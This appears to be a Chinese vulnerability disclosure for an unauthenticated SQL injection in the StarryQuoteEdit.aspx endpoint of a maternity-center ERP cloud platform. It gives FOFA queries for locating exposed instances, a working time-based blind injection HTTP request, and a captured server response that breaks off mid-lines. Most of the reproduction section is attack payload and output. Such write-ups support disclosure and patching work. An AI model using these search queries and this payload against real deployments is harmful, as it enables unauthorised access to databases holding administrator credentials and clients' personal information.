# Y11-10月子会-ERP管理云平台-SQL

## 漏洞描述:

月子会所ERP管理云平台 StarryQuoteEdit.aspx 接口处存在SQL注入漏洞，未经身份验证的恶意攻击者利用 SQL 注入漏洞获取数据库中的信息（例如管理员后台密码、站点用户个人信息）之外，攻击者甚至可以在高权限下向服务器写入命令，进一步获取服务器系统权限。

### 网站图片:

## 网络测绘:

### fofa语法:


body="月子护理ERP管理平台" || body="妈妈宝盒客户端.rar" || body="Page/Login/Login3.aspx"

## 漏洞复现:

payload:

```
GET /Page/SalerManager/StarryQuoteEdit.aspx?id=1;WAITFOR+DELAY+'0:0:5'-- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Linux; Android 11; motorola edge 20 fusion) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.61 Mobile Safari/537.36
Accept-Charset: utf-8
Accept-Encoding: gzip, deflate
Connection: close
```

效果图:
延时5秒



```
GET /Page/SalerManager/StarryQuoteEdit.aspx?id=1;WAITFOR+DELAY+'0:0:5'-- HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Linux; Android 11; motorola edge 20 fusion) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.61 Mobile Safari/537.36
Accept-Charset: utf-8
Accept-Encoding: gzip, deflate
Connection: close
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
Set-Cookie: ASP.NET_SessionId=vwlltsijgj5tx
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 10 Apr 2024 07:36:21 GMT
Connection: close
Content-Length: 8504


<html>
<head>
    <title>月子会所ERP管理云平台</title>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=de
    <meta http-equiv="X-UA-Compatible" cont
    <link href="../..//hplus/css/bootstrap.
    <link href="../..//hplus/css/plugins/jc
    rel="stylesheet">
    <link href="../../css/alfont/iconfont.c
    <link href="../../js/lib/layer/theme/de
    <link href="../../css/admin-from.css" r
    <link href="../../css/admin-easyui-tabs

    
    <link href="/page/css/BaseDialog.css" r

    <script src="../../Common/Script/JQuery
```